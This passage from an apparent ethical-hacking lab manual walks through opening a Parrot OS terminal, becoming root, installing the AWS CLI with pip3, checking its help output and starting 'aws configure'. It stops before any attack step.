
Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon in the menu to launch the terminal.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory.

7. In the terminal window, type **pip3 install awscli** and press **Enter** to install AWS CLI.



```


Applications Places System
pip3 install awscli - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~/home/attacker# cd
[root@parrot]~$ #pip3 install awscli
Requirement already satisfied: awscli in /usr/local/lib/python3.9/dist-packages (1.22.101)
Requirement already satisfied: s3transfer<0.6.0,>=0.5.0 in /usr/local/lib/python3.9/dist-packages (from awscli) (0.5.2)
Requirement already satisfied: botocore==1.24.46 in /usr/local/lib/python3.9/dist-packages (from awscli) (1.24.46)
Requirement already satisfied: rsa<4.8,>=3.1.2 in /usr/local/lib/python3.9/dist-packages (from awscli) (4.7.2)
Requirement already satisfied: docutils<0.16,>=0.10 in /usr/local/lib/python3.9/dist-packages (from awscli) (0.15.2)
Requirement already satisfied: PyYAML<5.5,>=3.10 in /usr/lib/python3/dist-packages (from awscli) (5.3.1)
Requirement already satisfied: colorama<0.4.4,>=0.2.5 in /usr/local/lib/python3.9/dist-packages (from awscli) (0.4.3)
Requirement already satisfied: jmespath<2.0.0,>=0.7.1 in /usr/local/lib/python3.9/dist-packages (from botocore==1.24.46->awscli) (1.0.0)
Requirement already satisfied: python-dateutil<3.0.0,>=2.1 in /usr/lib/python3/dist-packages (from botocore==1.24.46->awscli) (2.8.1)
Requirement already satisfied: urllib3<1.27,>=1.25.4 in /usr/lib/python3/dist-packages (from botocore==1.24.46->awscli) (1.26.5)
Requirement already satisfied: pyasn1>=0.1.3 in /usr/lib/python3/dist-packages (from rsa<4.8,>=3.1.2->awscli) (0.4.8)
[root@parrot]~$ #
Menu pip3 install awscli - Par...

```

8. Once the installation is completed, type **aws --help** and press **Enter** to check whether AWS CLI is properly installed.

Note: Here, the awscli is already installed.

Note: Ignore the errors (if you find any).



```


[root@parrot]~$ #aws --help
Note: AWS CLI version 2, the latest major version of the AWS CLI, is now stable and recommended for general use. For more information, see the AWS CLI version 2 installation instructions at: https://docs.aws.amazon.com/cli/latest/userguide/install-cliv2.html

usage: aws [options] <command> <subcommand> [<subcommand> ...] [parameters]
To see help text, you can run:

    aws help
    aws <command> help
    aws <command> <subcommand> help
aws: error: the following arguments are required: command
[*]-[root@parrot]~$ #

```


9. Now, we need to configure AWS CLI. To configure AWS CLI in the terminal window, type **aws configure** and press **Enter**.



```

Applications  Places  System  [Icons]  Mon Apr 25, 02:13
aws configure - Parrot Terminal
File Edit View Search Terminal Help
Requirement already satisfied: docutils<0.16,>=0.10 in /usr/local/lib/python3.9/dist-packages (from a
wscli) (0.15.2)
Requirement already satisfied: PyYAML<5.5,>=3.10 in /usr/lib/python3/dist-packages (from awscli) (5.3
.1)
Requirement already satisfied: colorama<0.4.4,>=0.2.5 in /usr/local/lib/python3.9/dist-packages (from
awscli) (0.4.3)
Requirement already satisfied: jmespath<2.0.0,>=0.7.1 in /usr/local/lib/python3.9/dist-packages (from
botocore==1.24.46->awscli) (1.0.0)
Requirement already satisfied: python-dateutil<3.0.0,>=2.1 in /usr/lib/python3/dist-packages (from bo
tore==1.24.46->awscli) (2.8.1)
Requirement already satisfied: urllib3<1.27,>=1.25.4 in /usr/lib/python3/dist-packages (from botocore
==1.24.46->awscli) (1.26.5)
Requirement already satisfied: pyasn1>=0.1.3 in /usr/lib/python3/dist-packages (from rsa<4.8,>=3.1.2-
>awscli) (0.4.8)
[root@parrot]~# aws --help
Note: AWS CLI version 2, the latest major version of the AWS CLI, is now stable and recommended for g
eneral use. For more information, see the AWS CLI version 2 installation instructions at: https://doc
s.aws.amazon.com/cli/latest/userguide/install-cliv2.html

usage: aws [options] <command> <subcommand> [<subcommand> ...] [parameters]
To see help text, you can run:

    aws help
    aws <command> help
    aws <command> <subcommand> help
aws: error: the following arguments are required: command
[✗]-[root@parrot]~# aws configure
AWS Access Key ID [None]:

```

10. It will ask for the following details:

- AWS Access Key ID
- AWS Secret Access Key
- Default region name
- Default output format

